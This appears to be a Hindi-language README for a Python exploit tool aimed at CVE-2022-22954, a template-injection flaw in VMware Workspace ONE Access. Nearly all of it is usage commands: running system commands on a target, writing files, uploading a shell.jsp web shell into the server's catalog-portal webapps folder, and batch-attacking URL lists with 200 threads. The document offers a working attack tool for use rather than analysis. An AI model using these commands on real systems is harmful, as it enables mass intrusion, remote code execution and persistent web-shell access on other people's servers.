 bewhale/cve-2022-22954
CVE-2022-22954 VMware Workspace ONE Access freemarker SSTI भेद्यता, कमांड निष्पादन, बैच डिटेक्शन स्क्रिप्ट, फ़ाइल लेखन

एकाधिक भेद्यता ट्रिगर बिंदु का पता लगाना, मल्टी-थ्रेडेड बैच डिटेक्शन, कमांड निष्पादन, फ़ाइल लेखन
// एकल लक्ष्य भेद्यता का पता लगाना
python CVE-2022-22954.py -u https://x.x.x.x


// आदेश निष्पादन
python CVE-2022-22954.py -u https://x.x.x.x -c "id"

// फ़ाइल लिखना
python CVE-2022-22954.py -u https://x.x.x.x -fn test.jsp  -fc "test"

// फ़ाइल अपलोड करें, विंडोज़ में फ़ाइल नाम सेट करने के लिए पथ निर्दिष्ट करना आवश्यक है
python CVE-2022-22954.py -u https://x.x.x.x -fn test.jsp  -fp "D:\Desktop\shell.jsp"

// निर्दिष्ट पथ पर अपलोड करें
python CVE-2022-22954.py -u https://x.x.x.x -fn "/opt/vmware/horizon/workspace/webapps/catalog-portal/test.jsp"  -fp "D:\Desktop\shell.jsp"

// बैच डिटेक्शन, उपयोग समान है
python CVE-2022-22954.py -f url.txt
python CVE-2022-22954.py -f url.txt -c "id" -t 200
python CVE-2022-22954.py -f url.txt -fn test.jsp  -fc "test" -t 200
python CVE-2022-22954.py -f url.txt -fn test.jsp  -fp "D:\Desktop\shell.jsp" -t 200
python CVE-2022-22954.py -f url.txt -fn "/opt/vmware/horizon/workspace/webapps/catalog-portal/test.jsp"  -fp "D:\Desktop\shell.jsp" -t 200